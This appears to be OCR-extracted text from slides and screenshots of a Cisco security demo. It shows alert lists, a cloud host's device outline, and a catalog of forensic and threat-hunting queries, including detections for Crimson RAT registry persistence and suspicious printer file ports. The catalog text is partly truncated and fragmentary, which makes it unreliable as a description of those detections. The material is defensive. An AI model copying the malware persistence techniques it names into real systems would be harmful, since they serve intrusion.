
☑ What is connected

☑ What are they doing

The Foundation

Visibility is only two things






Host	Category
209.182.180.106 ••• Datacenter	PV
209.182.186.102 ••• Datacenter	PV
209.182.176.51 ••• Datacenter	PV
209.182.187.89 ••• Datacenter	PV
209.182.177.245 ••• Datacenter	PV

In a world of **Unknow Unknowns**

You need really good forensic tools


Let’s explore an example

Case we had earlier



□	Azure Activity Log Watchlist Hit #4960
□	AWS CloudTrail Watchlist Hit #12461
□	Geographically Unusual AWS API Usage #12462
□	Unusual External Server #7676
□	Role Violation #7649
□	Heartbeat Connection Count #11312

https://cisco-dcloud-lon.obsrvbl.com/dashboard/#/alerts/details?id=7649



Device Outline

Last updated: yesterday 2024-10-13

ip-10-201-0-15.us-east-2.compute.internal


Name	ip-10-201-0-15.us-east-2.comput...
IPs	10.201.0.15
Hostnames	ip-10-201-0-15.us-east-2.compute.internal
Subnets	10.0.0.0/8 (Default RFC1918)
Open Alerts	4
Int Connections	0
Ext Connections	0
Sensors	ctb-broker-750
Sensor Types	CTB
Exporters	172.16.16.1,172.16.16.2, 198.18.133.23,198.19.201.174

ATTENDANCE

Normally Active	0:47:51 to 23:03:34

OBSERVATIONS

Observations: 2856



Investigate

Endpoints *Add host:hostname, IP, MAC, node ID, or Connector GUID*

FAVORITES

No favorites yet. Favorite items from the Catalog.

Catalog

Search Catalog

- Organization Queries
- Forensics
- Live Acquisition Of Volatile Data
  - Forensic Snapshot Linux 0.0.9
  - Forensic Snapshot MacOS 0.0.8
  - Forensic Snapshot Windows 0.0.5
  - Forensic Snapshot Windows 0.0.6
  - Forensic Snapshot Windows 0.0.9
  - Privileged Processes With Non-localhost Network Connections
  - Processes With Network Connections
  - SHA256 Hash Of Running Processes
  - Sysinternals Sysmon Configuration Monitoring
- Posture Assessment
- Threat Hunting

Processes With Network ...

RDP and SMB Connection...

ables that automatical...

t of executables that cute on the host. This , scheduled_tasks, and...

Use

mes And Handlers M...

application schemes and ost. Retrieved data should be ndlers that are not OS defaul...

Use

Suspicious Printer File Ports Monitoring


Retrieve all printer file ports that are registered on the system. Any ports that have a file path in them, especially ending in ".exe" or ".dll",...

Crimson RAT Registry Run Key Persist...

Transparent Tribe Begins Targeting Educatio...

A Windows Registry run key associated with the Crimson RAT malware was created....

SECURE



iptray.exe [PE]
mpcmdrun.exe [PE]
svchost.exe [PE]
MsMpEng.exe [PE]
devicecensus.exe [PE]

Current session started **less than a minute ago**

Data for this organization is hosted in North America

You are logged in as dcloud_sxv2_user213@cisco.com

Demo_Command_Line_Arguments_Kovter

Inbox status: Requires attention

dllhost.exe [PE]
mpcmdrun.exe [PE]
wudfhost.exe [PE]
googleupdate.exe [PE]
backgroundtaskhost.exe [PE]
drvinst.exe [PE]

